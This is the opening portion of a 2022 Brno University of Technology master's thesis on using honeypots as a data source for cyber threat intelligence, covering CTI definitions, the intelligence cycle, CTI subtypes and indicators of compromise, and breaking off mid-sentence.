
BRNO UNIVERSITY OF TECHNOLOGY

Faculty of Electrical Engineering
and Communication

MASTER'S THESIS

Brno, 2022 Bc. Vladimír Janout



BRNO UNIVERSITY OF TECHNOLOGY

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

FAKULTA ELEKTROTECHNIKY
A KOMUNIKAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF TELECOMMUNICATIONS

ÚSTAV TELEKOMUNIKACÍ

AMPLIFYING CYBER THREAT INTELLIGENCE ANALYSIS WITH HONEYPOTS

VYUŽITÍ HONEYPOTŮ PRO VYLEPŠENÍ ANALÝZY KYBERNETICKÝCH HROZEB

MASTER'S THESIS
DIPLOMOVÁ PRÁCE

AUTHOR — **Bc. Vladimír Janout**
AUTOR PRÁCE

SUPERVISOR — **M.Sc. Sara Ricci, Ph.D.**
VEDOUCÍ PRÁCE

BRNO 2022

BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

Master's Thesis

Master's study program **Information Security**

Department of Telecommunications

Student: Bc. Vladimír Janout ***ID:*** 203706

Year of study: 2 ***Academic year:*** 2021/22

TITLE OF THESIS:

Amplifying Cyber Threat Intelligence Analysis with Honeypots

INSTRUCTION:

The student will describe existing challenges and gaps in data sources for cyber threat intelligence analysis. To conduct this, the student will test and set up several high interaction honeypots and collect, compare and analyze honeypot data. Lastly, the output of the data analysis will be correlated with tools, techniques and procedures of known threat actor groups based on open-source intelligence to map out attacker campaigns to attacks observed on the honeypot infrastructure. The output of the work will be the design and implementation of a network infrastructure with honeypots and software enabling the analysis of data obtained from honeypots and the evaluation of trends in the attackers' behavior.

RECOMMENDED LITERATURE:

[1] Pherson, R. H., & Heuer, R. J. (2020). Structured analytic techniques for intelligence analysis (3rd ed.). CQ Press.

[2] Provos, N., & Holz, T. (2021). Virtual honeypots: From botnet tracking to intrusion detection. Addison Wesley Professional.

Date of project specification: 7.2.2022 ***Deadline for submission:*** 24.5.2022

Supervisor: M.Sc. Sara Ricci, Ph.D.
Consultant: Ilin Petkovski

doc. Ing. Jan Hajný, Ph.D.
Chair of study program board

ABSTRACT

This thesis aims to research honeypots as a source of data for cyber threat intelligence analysis. To conduct this, a honeypot instance is configured and exposed to the internet in the cloud for a specified period. In the next part, a Python tool for querying three threat intelligence feeds is proposed. This tool serves for indicator enrichment. The utility of the tool is demonstrated in practice by enabling the analysis of indicators observed on the honeypot infrastructure. The last part of the work discusses the results and trends in the attacker's behaviour based on the collected and processed data. In a case study, the focus is given to a single SSH session of interest and the acquired knowledge from it is mapped to the MITRE ATT&CK framework revealing attackers tactics, techniques and procedures.

KEYWORDS

honeypot, T-Pot, Python, MITRE ATT&CK, Docker, cloud, cyber threat intelligence, cloud

ABSTRAKT

Tato práce se věnuje nasazení honeypotů jako zdroje dat pro analýzu kybernetických hrozeb. Za tímto účelem je nakonfigurován honeypot a vystaven v cloudu na internet po určitou dobu pro sběr dat. V další části je navrhnut nástroj v jazyce Python pro dotazování tří zdrojů informací o hrozbách, který slouží k získávání metadat o indikátorech. Užitečnost nástroje je demonstována v praxi tím, že je využit k získávání metadat o indikátorech, které byli extrahovány ze sesbíraných dat. Poslední část práce se zabývá výsledky a trendy v chování útočníků na základě shromážděných a zpracovaných dat. V případové studii se práce zaměřuje na jednu SSH a relaci a výsledkem je zmapování technik útočníků na MITRE ATT&CK model.

KLÍČOVÁ SLOVA

honeypot, T-Pot, Python, MITRE ATT&CK, Docker, cloud, zpravodajství o hrozbách, cloud

ROZŠÍŘENÝ ABSTRAKT

Tato diplomová práce se zaměřuje na problematiku honeypotů jako zdroje dat pro účely analýzy kybernetických hrozeb. Cílem práce bylo zorientovat se jak v problematice zpravodajství o hrozbách, tak v problematice honeypotů a vybrat vhodný způsob nasazení tak, aby ze sesbíraných dat mohli být získány informace o technikách a taktikách útočníků. Kromě vyhodnocení dat byl implementován nástroj, který je v práci použit k získávání metadat o indikátorech, které byly získany z datasetu generovaného honeypoty. Výstupy analýzy a zjištění technik a taktik útočníků jsou ilustrovány na případové studii, která se zaměřuje na specifickou SSH relaci z honeypotu Cowrie. V závěru jsou získané znalosti o postupech útočníků namapovány na na MITRE ATT&CK framework, který se pro sdílení technik a taktik útočníků využívá v praxi.

Teoretická část se zabývá zejména popisu implementované problematiky. První kapitola se věnuje definici pojmu zpravodajství o kybernetických hrozbách a obecnými principy, které pochází z odvětví zpravodajství. Dále je popsán formální proces pro vytváření a vyhodnocování zpravodajských výstupů, který je poté využit v praktické části. Jsou představeny jednotlivé kategorie kybernetického zpravodajství. Dále jsou uvedeny některé zdroje dat, které jsou v tomto odvětví využívány. Jedním z těchto zdrojů dat jsou i honeypoty, které se využívají jako primární zdroj v této práci. Důležitým prvkem jsou indikátory kompromitace, které slouží jako artefakty generované při kybernetickém incidentu. Výzvy, které jsou spojené se zpracováním indikátorů naznačuje Pyramida Bolesti. Na závěr první kapitoly jsou představeny dva analytické modely, které se v odvětví využívají: Cyber Kill Chain, jež se dívá na kybernetický incident z pohledu útočníka a rozděluje ho do sedmi částí, které na sebe navazují a MITRE ATT&CK, což je databáze známých taktik a technik aktérů hrozeb a v této práci je využita k mapování chování útočníků. Ve druhé kapitole teoretické části, která je zaměřena na honeypoty, jsou rozebrány různé možnosti jejich rozdělení a poukazujeme na jejich unikátnost z hlediska dat, které jsou schopny přinášet a generovat.

Praktická část práce je rozdělena na 3 kapitoly. Protože mají honeypoty široké možnosti využití a existuje velké množství jejich druhů, bylo nutné nejprve vybrat vhodný honeypot, který bude použit pro sběr dat v této práci. Po analyzování stavu vědy a techniky bylo vybráno řešení T-Pot a jako místo nasazení honeypotu byl vybrán cloud. Hlavním důvodem nasazení honeypotu v cloudu je větší vystavení útokům a nižší úroveň rizika oproti nasazení v lokální síti. Míra rizika byla rovněž klíčový důvod proč byly v této práci využity honeypoty s nízkou a střední mírou interakce. Po návrhu bezpečnostní architektury byl honeypot vystaven na Internet aby mezi 23.2.2022 a 1.5.2022 sbíral data. Dostatečnost míry interakce pro účel této práce byla ověřena na honeypotu Cowrie a byly položeny základy pro podrobnější

analýzu dat z tohoto honeypotu. Bylo zjištěno, že honeypot je schopný zachytávat příkazy, které útočník zadává a uchovávat soubory, které se útočník snaží stáhnout a spustit. Aby bylo možné získané indikátory z honeypotů lépe analyzovat, byl implementován nástroj, který slouží k dotazování externích zdrojů na metadata o indikátorech. Tento nástroj je implementován v jazyce Python a agreguje data ze tří služeb: VirusTotal, AlienVault OTX a AbuseIPDB. Po ukončení sběru dat jsou data z honeypotů analyzována a vyhodnoceny základní trendy pozorované na infrastruktuře honeypotů. Výsledný dataset má velikost 22 GB a bylo evidováno kolem 6 milionů pokusů o útok. Útoky jsou přehledně rozděleny do tabulky podle toho, na jaký honeypot bylo útočeno. Jsou uvedeny statistiky o nejčastěji zadávaných kombinacích uživatelských jmen a hesel, zranitelností, které se útočníci snažili zneužít, nejčastěji zadávané příkazy do honeypotu Cowrie a rozdělení útoků podle zemí zdrojových IPv4 adres útočníků. Jsou uvedeny příklady, jak mohou být tyto technické indikátory využity pro zlepšení bezpečnosti. Data ve formách statistik byly vhodné pro vyhodnocení trendů, avšak pro zjištění chování útočníků bylo nutné provést důkladnější analýzu. Aby bylo možné se pouze z atomických indikátorů pozorovaných na infrastruktuře dobrat k chování útočníků, zaměřujeme se na dataset generovaný honeypotem Cowrie. V případové studii je analyzována specifická SSH relace. Je uplatněn tzv. *threat intelligence cycle*, který je popsaný v teoretické části této práce. Na začátku je stanoven směr a cíle studie. Poté je dataset přemístěn z cloudové instance na virtuální stroj, na kterém je nainstalována distribuce Remnux Linux. Data jsou setřízena a jsou vyfiltrováni pouze útočníci, kteří byli schopni se do honeypotu přihlásit a zadávat příkazy. Bylo získáno 5159 unikátních IPv4 adres útočníků, kteří splňovali toto kritérium. Na základě manuální inspekce obsahu SSH relací byl vybrán nejvhodnější vzorek, který byl důkladně a po částech zanalyzován. Celá relace je obsahem Přílohy A.1. V další části je demonstrována funkcionalita implementovaného nástroje, jehož výstup sloužil jako pomocník pro analytické výstupy z této části práce. Nástroj je použit k získání otevřených informací o artefaktech, které v tomto případě tvoří heše souborů, které se útočníci snaží stáhnout na honeypot. Díky tomu pomáhá s určením, zda se jedná o škodlivé soubory a informuje o jaký typ hrozby se jedná. V rámci analýzy bylo zjištěno, že se jedná o známý škodlivý software, který se snaží své oběti přidat do botnetu kontrolovaného pomocí IRC serveru. Získáné chování a postupy útočníků byly namapovány na MITRE ATT&CK framework pomocí nástroje Navigator, kde v přehledné tabulce shrnují taktiky a techniky, které byly využity v tomto útoku. Celá MITRE ATT&CK matice je obsahem přílohy A.2.

Author's Declaration

Author:	Bc. Vladimír Janout
Author's ID:	203706
Paper type:	Master's Thesis
Academic year:	2021/22
Topic:	Amplifying Cyber Threat Intelligence Analysis with Honeypots

I declare that I have written this paper independently, under the guidance of the advisor and using exclusively the technical references and other sources of information cited in the paper and listed in the comprehensive bibliography at the end of the paper.

As the author, I furthermore declare that, with respect to the creation of this paper, I have not infringed any copyright or violated anyone's personal and/or ownership rights. In this context, I am fully aware of the consequences of breaking Regulation § 11 of the Copyright Act No. 121/2000 Coll. of the Czech Republic, as amended, and of any breach of rights related to intellectual property or introduced within amendments to relevant Acts such as the Intellectual Property Act or the Criminal Code, Act No. 40/2009 Coll. of the Czech Republic, Section 2, Head VI, Part 4.

Brno ....

author's signature*

*The author signs only in the printed version.

ACKNOWLEDGEMENT

I would like to sincerely thank my supervisor M.Sc. Sara Ricci, Ph.D. for her valuable comments, patience and suggestions for improvements. Special thanks to my colleague from Red Hat, Ilin Petkovski, Principal Threat Researcher, for his guidance and willingness to share his broad knowledge and experience in the field of Cyber Threat Intelligence. I would also like to express gratitude to my friends, family, and fiancee. Without their support, finishing this work would not be possible.

Contents

List of Figures

List of Tables

Listings

Introduction

Cyber Threat Intelligence (CTI) is an ever growing concept in the field of information security. No wonder organizations want to know more about their adversaries, when breaches are becoming more costly and attackers are broadening their scope of techniques every year [31]. Reacting to a major security breach is expensive. Damage comes not only in the form of lost revenue, but also in the form of ruined name and reputation. Therefore, companies are willing to shift from the only monitor-and-respond strategy towards a more proactive one. This can come in the form of cyber threat intelligence [26].

One of the challenges that appears with CTI is to find data sources which can be used for CTI analysis [12]. This thesis focuses on establishing honeypots as a source of data for CTI analysis and hopes to uncover different ways of how this approach can serve the process of decision making and benefit the overall process of security operations. Honeypots are exciting devices, which have the unique property of being deployed to be intentionally compromised by the attacker. This approach lets us learn about the adversaries techniques and extract valuable data which can be used as data source in the context of CTI analysis and the process of understanding adversaries. The challenge with honeypots is they come in different shapes and sizes and choosing the right type differs based on the given objective. In terms of diversity in technical data sources for CTI analysis, only a few are considered dominant in this space, such as open source threat feeds, paid threat intelligence feeds and unstructured sources of information (security reports or malware analysis). Their practical application and usefulness remains unquestioned, however, they do not always provide sufficient context that analysts need to formulate a holistic understanding of threat actor's intention, opportunity and capability. Therefore, organizations are making deliberate efforts to extend their data collection practices (beyond the three aforementioned) using deceptive technologies, such as honeypots to collect, analyze and produce cyber threat intelligence with greater confidence.

This thesis is structured into 5 chapters. The **Cyber Threat Intelligence** chapter discusses the term origin, definition and various subtypes. It presents some of the usual sources of data and information, including honeypots. Furthermore, two analytical models frequently utilized in CTI are introduced: Cyber Kill Chain and MITRE ATT&CK. The Pyramid of Pain is presented to demonstrate the challenges of uncovering the attacker's tactics, techniques and procedures. Second chapter, named **Honeypots** presents their definition, different roles and most importantly taxonomy and types. Third chapter **Deployment of Honeypots** discusses selection of a suitable honeypot solution for this thesis. We chose an existing all-in-one solution **T-Pot** and decide to deploy low and medium-interaction honeypots. After-

wards, architecture of the honeypots is proposed, focusing on security controls of the honeypot instance. We validate the utility of the Cowrie SSH honeypot deployed as part of **T-Pot** to see if it has the logging capabilities for cyber threat intelligence analysis. Afterwards, we describe the deployment of honeypots and set them up to collect data for a given exposure period. The fourth chapter introduces a Python tool named **OSINT Collector**, which we utilize for enriching indicators observed on the honeypot infrastructure. Finally, the **Results** Chapter is concerned with discussing an analyzing the collected dataset. A case study involving the Threat Intelligence cycle is presented where we analyze a specific SSH session observed on the Cowrie SSH honeypot. Through analysis and the use of the OSINT Collector we are able to extract additional indicators and map them to the MITRE ATT&CK framework.

1 Cyber Threat Intelligence

In order to be able to describe the term Cyber Threat Intelligence, one must seek an answer to a preceding question: "What is intelligence?" In the course of literature analysis it was observed that many different definitions of intelligence and threat intelligence were provided by many authors, companies or institutions. While some attributes of those definitions stay the same, such as actionable, timely, context, and accuracy, they primarily differ within the domain they are applied. For example, the NATO [8] definition of intelligence has a military context and is focused on the physical domain. The Business Intelligence (BI) definition is focused on data analysis and accurate business outcomes. Therefore, a concept borrowed from D. Planqué [9] depicted in Figure 1.1 would be suitable to distinguish between commonly used intelligence domains.




Fig. 1.1: Different domains of Intelligence [9].

We will now use the military definition to demonstrate some properties of intelligence, as it has some interesting overlaps with CTI. One of the qualified sources used to define intelligence in the military context is the US military's primary joint intelligence doctrine "Joint Publication 2-0" [2] which establishes the definition based on the relationship between three keywords: Data, Information and Intelligence, as can be seen in Figure 1.2 .

Data is a simple fact or a statistic, a piece of information, a result of the collection process from the Operational Environment (OE). To give an example from the cyber domain, a hash or an IP address is data, which has very little utility on its own, if it is not interpreted in a specific context. Once we process and interpret the data, it has the potential to become information. *"Information on its own may be of utility to the commander, but when related to other information about the OE and considered in the light of past experience, it gives rise to a new understanding of the information, which may be termed intelligence [2]."*




Fig. 1.2: The Relationship of Data, Information and Intelligence [2].

The process of gathering, exploiting, and evaluating data yields intelligence. To be helpful, it must be presented to the appropriate audience after it has been analyzed. Intelligence that does produce actionable outcomes and does not reach the intended audience is wasted intelligence. Analysis is the differentiating factor between data and intelligence. It is important to note that all intelligence analyses are carried out by a human. Anything automated is considered processing, an important part in the intelligence cycle, yet not analysis in itself [1].

There exist many competing and even complementing definitions of CTI, and therefore, researchers acknowledge the term as ambiguous [3, 9, 10]. As much as it is important to rigorously analyze and dismantle crucial terms, it shall be done only to a degree of conveying a message, therefore, for the purpose of this thesis, we will include only the following non-exhaustive selection.

M. Cloppert, one of the authors of the SANS Cyber Threat Intelligence Course [14] and co-author of the Lockheed Martins paper on the Cyber Kill Chain®[15], proposed the following definition:

1. *"I define Cyber Threat Intelligence Operations as actions taken in cyberspace to compromise and defend protected information and capabilities available in that domain,*
2. *I define Cyber Threat Intelligence Analysis as the analysis of those actions and the actors, tools, and techniques behind them so as to support Operations,*
3. *and I define the Cyber Threat Intelligence domain as the union of Cyber Threat Intelligence Operations and Analysis [11]."*

Cloppert splits his definition into three parts: operations, analysis, and CTI domain formed by the former two. In the first part, Cloppert describes CTI not only as a way to gain advantage from a defensive perspective but acknowledges that CTI is carried also by adversaries to gain an advantage over the defenders. He defines the subject of analysis to be based on CTI operations with an emphasis to study the high-level attributes of the adversary such as tools and techniques, while still focusing his attention around operations.

His colleague, S. Caltagirone, the co-author of another analytic framework, the Diamond Model [17], acknowledges his point of view, but notes that *"Intelligence doesn't serve operations, intelligence serves decision-making which in turn drives operations to achieve policy outcomes."*. On his blog he argues that there is no need for a new definition of CTI, instead, he takes the state-oriented definition of intelligence from the CIA [18] and removes its domain-specific language. *"I propose that cyber threat intelligence is nothing more than the application of intelligence principles and tradecraft to information security [13]."*

The final contributor to this discussion was R. M. Lee[1], who adds his following definition for CTI: *"The process and product resulting from the interpretation of raw data into information that meets a requirement as it relates to the adversaries that have the intent, opportunity and capability to do harm."* which in the first part resembles in many ways the classical definition of intelligence and points back to the relationship shown in Figure 1.2. However, from this discussion, Lee is the only one to explicitly say that information analysis should be based on previously defined requirements in order to produce intelligence [12].

To conclude, the thesis proposes the following attributes of CTI derived from the above discussion:

- Cyber Threat Intelligence is carried out by both the defenders and the adversary.
- CTI could be understood as threat intelligence, where the OE is the cyber domain.
- Producing intelligence requires analysis subjected to requirements and is aimed at answering a specific question.
- Intelligence serves decision-making and is very specific not only to a domain but also to an organization.
- There are several steps in producing intelligence. Therefore, CTI shall be a well-defined process.

1.1 Threat Intelligence Cycle

The process of producing intelligence is commonly referred to as the Threat Intelligence Cycle – a well defined process, not simply a product or platform. Implementation of this process is unique to every organization, which needs to adopt a model and shape it according to their specific needs, to successfully produce actionable threat intelligence [12].

In [1] and [36], the authors propose the following steps which are depicted in Figure 1.3.

[1] co-author of the SANS CTI course [14] and the book "Intelligence Driven Incident Response" [1]




Fig. 1.3: Threat Intelligence cycle

Planning and Direction

In the first phase of the intelligence cycle, a question must be ask which will specify the *intelligence requirement*. Establishing the right questions sets up the direction of the whole process. The question can come from an outside source, within the intelligence team itself or from a stakeholder. The audience of the answer to the question has to be taken into account, as it will have impact on the shape of the whole intelligence product. The more specific and narrow the question is, the higher chance the cycle will succeed in answering the question.

Collection

The collection phase refers to the process of gathering data which can have relevance for answering the question given in the Planning and Direction phase. Having access to a wide range of sources benefits intelligence teams to corroborate their intelligence conclusions, therefore, redundant information provides value. Building a robust collection capability is an important concept in building an effective intelligence

program. The goal at this point should not be figuring out how the data is related, but rather gather as much information as possible to one place.

Processing

Collected data in raw format has to be organized and purged of false positives, false negatives or irrelevant data. Some of the techniques used for processing data include:

- **indexing** – process of making large volumes of data searchable,
- **normalization** – transforming data from various formats into a common format,
- **filtering** – keeping data that hold bigger value, dumping irrelevant data,
- **enrichment** – providing supplementary metadata,
- **prioritization** – ranking collected data in order to allocate resources to the most crucial components,
- **visualization** – helps with pattern recognition and gaining insights.

Analysis

The analytic part is what makes threat intelligence a science as much as an art. The result should be an answer to question given the Planning and Direction phase. The answer can range from a simple yes/no to an intelligence product in the form of report, depending on the question asked. A human performs all intelligence analysis. Parts of it may be automated, but then those parts are considered Processing instead, and not analysis by itself. While the analytic phase allows creativity of the individual to be exploited and thus making the analysis unique in some ways, this phase also poses many challenges in form of various biases, e.g. those which are presented in Chapter 2, Section 4 of [2]. Common way to tackle those challenges is to utilize an established analytic models, which give a framework to the analytic process and make identifying blind spots, which can occur due to, e.g. incomplete data, easier. Identifying gaps in data sources can then drive the Collection process to fill them. Analytic models frequently utilized in CTI are described in Section 1.4.

Dissemination

Dissemination refers to the distribution of the intelligence product. The report with answers should be received by all relevant stakeholders for it to produce value. Therefore it is vital that this phase succeeds. In order for the intelligence product to be actionable, it has to come in a form that is understandable and usable for the stakeholder.

Feedback

The feedback phase asks if the question from the Planning and Direction phase was successfully answered. In case of success, the cycle may end. However, more often than not the successful intelligence process leads to new questions which can start a new cycle. There are many reasons why the intelligence cycle can fail, such as lack of data from the Collection phase, or a too wide question specified in the Planning and Direction phase.

1.2 Subtypes of CTI

As the threat intelligence cycle focuses on the logical flow of information in the cycle, another way to look at intelligence and categorize it is by differentiating between who it is addressed to and their different levels of abstraction ranging from highly specific (tactical) to the very general (strategic) [12].

Here, the available literature does not settle on a standardized categorization. For example, book from Lee [12] uses tactical, operational and strategic intelligence subgroups, inspired heavily by the military categorization.

In this thesis, we will adhere more to categorization proposed in [26], as technical intelligence is an important subgroup which could be generated with the help of honeypots.

1.2.1 Technical Threat Intelligence

Technical threat intelligence is often represented, shared and consumed by technical means and commonly consists of telemetry data related to a threat actor, malware or adversarial tool. An example of this type of threat intelligence are IP addresses, malware hashes, Windows registry keys and malware mutexes[2]. A common consumer of this type of intelligence are the Security Operations Centers (SOC) and it is usually disseminated by automated processes and tools, threat feeds, Security Information Event Management Systems (SIEMs)[26].

As an intelligence source, this type of intelligence is comprehensively represented in honeypot data sets. In fact, a honeypot can be one of the key sources of technical threat intelligence, by providing a data feed of IOCs to SIEMs, perimeter firewalls, End Point Detections and Responses (EDRs) and threat intelligence platforms, for enrichment and situational awareness.

[2]Mutual exclusion objects are used "as a locking mechanism to serialize access to a resource on the system." They can be utilized for malware discovery by defenders, see [37] for more details.

1.2.2 Operational Threat Intelligence

Operational intelligence is commonly related to the details of a specific incoming attack. This includes actionable information on specific incoming attacks from news sources, social media, chat rooms, official sources or data breach notifications. Intelligence analysts often rely on or produce this kind of intelligence if a cyber attack is to be anticipated or use it as means to predict an incoming cyber attack [26].

1.2.3 Tactical Threat Intelligence

The Tactics, Techniques, and Procedures (TTPs) utilized by adversaries during the attack life cycle are the subject of this type of threat intelligence. Tactical Threat Intelligence involves the consumption or production of technical white papers, the analysis of adversarial behaviour and their tools, intelligence analysis generated using analytical methods and frameworks such as MITRE ATT&CK [25] or the Diamond Model [17] [26].

1.2.4 Strategic Threat Intelligence

Threat Intelligence at the strategic level informs stakeholders and senior leadership about actual dangers to the business, allowing them to deploy budget and personnel to defend the most vital assets and business processes. It's also beneficial for security teams to communicate with senior leadership on business risks, potential adversary activities in the future, and investment priorities in information security assets [26].

1.3 Sources of data and information

The following section discusses different sources one can use for producing intelligence, in other words places where we could get data or information from, in order to analyze it and generate intelligence. Sources can generally be divided into external and internal based on their origin. CTI teams can either consume intelligence from these sources or they could be producing it. The following described sources could in some sense overlap and shall be not always considered as separate, discrete sets.

1.3.1 Indicators of Compromise

Indicators of Compromise (IoCs) are the forensic evidence of an intrusion on a host system or network. Traditional approaches describe IoCs as technical artifacts such as domains or IP addresses pointing to a botnet or CnC[3] (Command and Control)

[3]A server the attacker is using to send malicious commands or payload to its victim

servers. Some more examples include attack signatures or file hashes of known malware [19]. For more examples, see Figure 1.4. The challenge with using IoCs in the traditional way as the main source of CTI is that they tend to be short-lived and increasingly single use, therefore, their value in time decreases significantly up to a point, where they become irrelevant. For example, let us imagine a domain name `example.com` is operated by attackers as a malicious CnC server. If this is the case it is a good idea to block the access to such domain, therefore the domain name is used as an IoC. However as the attackers notices their domain is getting blocked, they can simply register a different domain name and release the registration of `example.com`, which could then be registered by a valid business. Blocking such a domain at this point of time lacks the previously valid context, resulting in a false positive action. The significance of using IoCs in CTI remains unquestioned, however, for them to be used effectively, the ways of approaching them and categorizing them had to be refined. Therefore, the authors of the Kill Chain model (Lockheed Martin, 2011), which is later described in this thesis, came up with the following categorization of indicators that they work with in their model [15]:

- **Atomic Indicators** – IP addresses, email addresses and vulnerability identifiers. It includes all indicators which cannot be broken down into smaller pieces while retaining their sense in the context of an intrusion.
- **Computed Indicators** – Regular expressions and hash values. In general all indicators which are in some way derived from incident data.
- **Behavioral Indicators** – Combination of atomic and computed indicators. By making connections and correlations between indicators and forming attacker behaviour, behavioral indicators allow for greater insight into attacker activity and can be used for forming the attacker profile. Behavioral indicators are also sometimes referred to as the attacker's tactics, techniques and procedures (TTPs).

1.3.2 Open Source Intelligence

Open Source Intelligence (OSINT) is a very broad term and includes any intelligence that is available from external public sources. This includes news, social media, commercial databases and other non-classified sources. Further examples includes annual threat reports about emerging cybersecurity threats or WHOIS records containing details about registered domain or IP address [1].

1.3.3 Human Intelligence

By Human Intelligence (HUMINT) we understand any data or information collected through human interactions such as interviewing, interrogation, social engineering

